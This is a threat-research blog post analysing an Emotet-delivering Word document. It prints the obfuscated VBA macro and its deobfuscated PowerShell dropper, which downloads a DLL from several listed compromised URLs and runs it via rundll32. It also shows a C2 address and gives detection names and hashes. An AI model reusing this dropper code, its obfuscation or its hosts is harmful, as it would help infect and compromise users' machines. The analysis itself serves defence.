

Netskope Threat Coverage: The Return of Emotet

netskope.com/blog/netskope-threat-coverage-the-return-of-emotet

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
Summary

At the beginning of 2021, [Emotet](#) was considered to be the world's most dangerous malware by [Europol](#). The threat was first discovered in 2014 when it was acting as a banking trojan. Over the years, the malware evolved into one of the most relevant botnets in the threat landscape, often used to [deliver other threats](#), such as [Trickbot](#) and [Ryuk](#) ransomware. Netskope detected [Emotet during Oct 2020](#), using PowerShell and WMI to download and execute its payload.

After massive collaboration between law enforcement agencies around the world, [Emotet was taken down](#) in January 2021, where the malware's infrastructure was disrupted from the inside. This was extremely important, as infected machines were redirected towards law enforcement-controlled infrastructure, preventing further actions from Emotet's threat actors.

After almost a year, Emotet (a.k.a. Geodo, Heodo) [was spotted again](#) in the wild, being delivered by Trickbot. This new campaign is being tracked by [MalwareBazaar](#) / [Feodo Tracker](#), where we can see an increase since November 15, 2021.

Tag:	Emotet 🔔 Alert ▼
Firstseen:	2020-03-19 18:51:04 UTC
Lastseen:	2021-11-17 14:12:32 UTC
Sightings:	69'953
Malpedia:	https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet





Screenshot of Emotet tracker from MalwareBazaar.

In this threat coverage, we will analyze a malicious Microsoft Office document from a set of files that are delivering the new Emotet payload.


Analysis

Once we open the document, we can see a fake message that lures the victim into enabling the macros, by clicking the “Enable Editing” and “Enable Content” buttons.




Malicious document that delivers Emotet.

The threat actors protected the VBA project with a password to prevent viewing the macro in the VBA editor, likely to slow down analysis.



Protected VBA project.

After bypassing this protection, we can see that the document contains an obfuscated macro code.



Macro code executed by the document.

There are a few functions that are not used at all, possibly added as decoys. The main code is triggered by the “Document_Open()” function.

```

Private Sub Document_Open(): Dim dfjrqlwihjppwof As String
ndfqkhwfoia8tvfoaisgufoiqewgfiudgovlisvpoju ",", 0, 0: End Sub

```

Function triggered

once the document is opened.

By looking at the function called by this entry point, we can see the threat actors attempt to hide a PowerShell script by using string concatenation and replace, which can all be easily removed.

```

Sub ndfqkhwfoia8tvfoaisgufoiqewgfjudgovlisvpoju(nfkl34 As String, ndr54 As Long, bvret As Long): Dim s2,
ra, hkqwsadesf As String: Dim d, R As Double
s2 = "DaICDaImd.DaIEDaIXe DaI/DaIc sDaItaDaIrt /DaIB poDaIwDaIerDaIshDaIelDaIl
$dDaIfkj=" $DaIstDaIrs=" \hDaIttDaIpDaIs:DaI/DaI/evgDaIeniys.rDaIu/sap-lDaIogs/D6/,DaIhtDaItpDaI:/DaI/
croDaIwnadvertising.cDaIa/wDaIp-inDaIcludes/OxiAACCoic/,hDaItDaItpDaIsDaI:/DaI/cDaIars-taDaIxonomy.
myweDaIbartist.eDaIu/-/BPCahsAFjwF/,hDaItDaItDaIp:DaI/DaI/immoinvDaIest.cDaIom.bDaIr/blDaIog_oDaIld/
DaIwp-aDaIdDaImin/luoT/,hDaItDaItpDaIs:DaI/DaI/yoDaIho.loDaIve/wpDaI-coDaIintent/e4laFBDXIVYT60/,
DaIhDaIttDaIps:DaI/DaI/wDaIwDaIw.168801.xDaIyz/wDaIp-conDaIitent/6J3CV4meLxvZP/,htDaItDaIps:DaI/DaI/
wDaIwDaIw.pasioDaIoportufuturo.pDaIe/wpDaI-contDaIent/XUBS/\ ".SDaIplDaIit(\ "DaI, DaI\ ");fDaIoDaIreacDaIh
($DaIst iDaIn "
Dim fs As Integer: Set service = CreateObject("Wsc" + s1 + "ript.She" & "ll")
s2 = s2 + "$DaIstrDaIs){DaI$r1-GDaIet-RDaIandDaIom;$DaIr2-GDaIeDaIt-RDaIandDaIom;
DaI$tpDaIth="\ "DaICDaI:DaI/PDaIroDaIgramDData\ "\ "DaI$rDaI1+\ ".DaIdDaI11\ "DaI;
IDaInDaIvoDaIke-wDaIebDaIreDaIqueDaIst -DaIurDaIi $sDaIt -oDaIutFDaIilDaIe $tpDaIh;iDaIf
(TDaIeDaIst-DaIPatDaIh DaI$tpDaIth)
{$DaIfDaIp=DaI\ "\ "DaIC:DaI\DaIwDaIIndDaIowDaIs\SDaIysDaIwDaIow6DaI4\rDaIuDaIIndDaI13DaI2.eDaIxDaIe\ ";
$DaIa-DaI$tdaIptDaIh+DaI\ "\ ,DaIf\ "\ +DaI$DaIr2;SDaItDaIaDaIrt -DaIProcDaIess $fDaIp
-DaIArgDaIumeDaIntlDaIist DaI$aDaI;bDaIrDaIeak;}}";DaIIEXDai $dAIfkj"
If d <> 0.123456 Then ra = Replace(s2, "DaI", "")
service.Run ra, 0: End Sub

```

Original Function

```

Dim fs As Integer: Set service = CreateObject("Wscript.Shell")
ps = "cmd.exe /c start /B powershell $dfkj="$strs-\ "https://evgeniys.ru/sap-logs/D6/,http://crownadvertising.ca/wp-includes/
OxiAACCoic/,https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/,http://immoinvest.com.br/blog_old/wp-admin/luoT/,https://yoho.
love/wp-content/e4laFBDXIVYT60/,https://www.168801.xyz/wp-content/6J3CV4meLxvZP/,https://www.pasionportufuturo.pe/wp-content/
XUBS/\ ".Split("\ ","");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth="C:\ProgramData\ "\ "$r1+\ ".dll\ ";
Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp="\ "C:\Windows\SysWow64\rundll32.exe\ ";$a=$tpth+\ ",f\ "+$r2;
Start-Process $fp -ArgumentList $a;break;}}";IEX $dfkj"
service.Run ps, 0: End Sub

```

Minor Deobfuscation

The VBA code goal is to execute a PowerShell script, that basically iterates over a URL list, and tries to download the content into “ **C:\ProgramData** ”.

```

$urls = 'https://evgeniys.ru/sap-logs/D6/',
'http://crownadvertising.ca/wp-includes/OxiAACCoic/',
'https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/',
'http://immoinvest.com.br/blog_old/wp-admin/luoT/',
'https://yoho.love/wp-content/e4laFBDXIVYT60/',
'https://www.168801.xyz/wp-content/6J3CV4meLxvZP/',
'https://www.pasionportufuturo.pe/wp-content/XUBS/'

```

```

foreach($st in $urls){
    $r1 = Get-Random
    $r2 = Get-Random
    $tpth = "C:\ProgramData\ "\ + $r1 + ".dll"
    Invoke-WebRequest -Uri $st -OutFile $tpth
    if(Test-Path $tpth){
        $fp = "C:\Windows\SysWow64\rundll32.exe"
        $a = $tpth + ",f" + $r2
        Start-Process $fp -ArgumentList $a
        break
    }
};

```

Prettyfied


PowerShell script executed by the malicious document. Once an online URL is found, Emotet’s DLL is written into the disk with a random name, for example: “ **C:\ProgramData\1856230245.dll** ”.

At the time of our analysis, three of the URLs were offline.

```
Offline https://evgeniys.ru/sap-logs/D6/
Offline http://crownadvertising.ca/wp-includes/0xiAACCoic/
Offline https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/
Online http://immoinvest.com.br/blog_old/wp-admin/luoT/
Online https://yoho.love/wp-content/e4laFBDXIVYT60/
Online https://www.168801.xyz/wp-content/6J3CV4meLxvZP/
Online https://www.pasionportufuturo.pe/wp-content/XUBS
```

Online and Offline URLs from Emotet’s document.

The downloaded file is a 32-bit DLL, and although this information is not 100% reliable, it looks like the file was compiled on November 16, 2021.



Emotet’s payload downloaded by the malicious document.

The final payload is another DLL, which is unpacked and executed in memory by the downloaded file.


```

EAX 0528E684
EBX 00000000
ECX 00000000
EDX 00000000
EBP 0528F104
ESP 0528E5C4
ESI 032A54A0
EDI 032677B8
EIP 6F02BA80

```

L"https://191.252.196.221:8080/"

<winhttp.winHttpCrackur>

.text:7341BF10 wininet.dll:\$30BF10 #30B310 <HttpSendRequestW>

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

Address	Hex	ASCII
03449190	43 00 6F 00 6F 00 6B 00 69 00 65 00 3A 00 20 00	C.o.o.k.i.e.:. .
034491A0	4D 00 77 00 4B 00 50 00 75 00 50 00 6E 00 6F 00	M.w.K.P.u.P.n.o.
034491B0	6D 00 50 00 52 00 3D 00 79 00 71 00 62 00 76 00	m.P.R.=.y.q.b.v.
034491C0	6A 00 78 00 65 00 48 00 67 00 47 00 56 00 5A 00	j.x.e.H.g.G.V.Z.
034491D0	7A 00 67 00 68 00 4B 00 30 00 2F 00 53 00 36 00	z.g.h.K.O./S.6.
034491E0	65 00 42 00 46 00 71 00 4F 00 42 00 41 00 77 00	e.B.F.q.O.B.A.w.
034491F0	61 00 6B 00 74 00 6F 00 75 00 4B 00 50 00 4B 00	a.k.t.o.u.K.P.K.
03449200	79 00 4D 00 4B 00 6D 00 49 00 61 00 58 00 66 00	y.M.K.m.I.a.X.f.
03449210	32 00 44 00 58 00 6C 00 47 00 52 00 6B 00 79 00	Z.D.X.l.G.R.k.y.
03449220	55 00 6F 00 4D 00 34 00 4E 00 46 00 38 00 4E 00	U.o.M.4.N.F.8.N.
03449230	72 00 57 00 47 00 6B 00 49 00 67 00 71 00 35 00	r.w.G.k.I.g.q.5.
03449240	56 00 65 00 33 00 68 00 6A 00 48 00 6D 00 4A 00	V.e.3.h.j.H.m.J.
03449250	67 00 38 00 4D 00 52 00 6A 00 42 00 62 00 56 00	g.8.M.R.j.B.b.V.
03449260	73 00 2F 00 4B 00 45 00 39 00 54 00 41 00 39 00	s./K.E.9.T.A.9.
03449270	4C 00 49 00 66 00 4A 00 4D 00 56 00 35 00 45 00	L.I.f.J.M.V.5.E.
03449280	50 00 47 00 31 00 4E 00 53 00 48 00 53 00 70 00	P.G.1.N.S.H.S.p.
03449290	54 00 57 00 79 00 58 00 58 00 61 00 62 00 37 00	T.W.y.X.X.a.b.7.

Emotet C2 communication.

At the moment of this analysis, there are 19 online servers linked to Emotet.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
 - Document-Word.Trojan.Emotet
 - Win32.Trojan.Emotet
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
 - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
 - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

Emotet Document Hashes

SHA256

4938ef80579abd3efdb5caa81ccd37648e771dfcd8eb6fb59789faf5c29002d9
fcdc52a70e95e9e1979db1a9145ca43135ad7b1497a6c62b606989734680cd5d
eeabaea8e1a978fb94bbb03a4dd20c9259c9a65bdaee42ab5a777ca1ccba27a0
7ba276ef23853e8a1bc1b32b8fa67ff845d9fa78c2820aa68c4907aead76fd06

MD5

97b18705eb20d678681e39cc877b3d2a
93288048b2d674437e5d8adcf13d1169
7d987aac2dba9450640fb15d860be5dc
356252e7a07ec1a807795cfb77629ea7

The full list of IOCs analyzed in this campaign can be found in our [Git repository](#).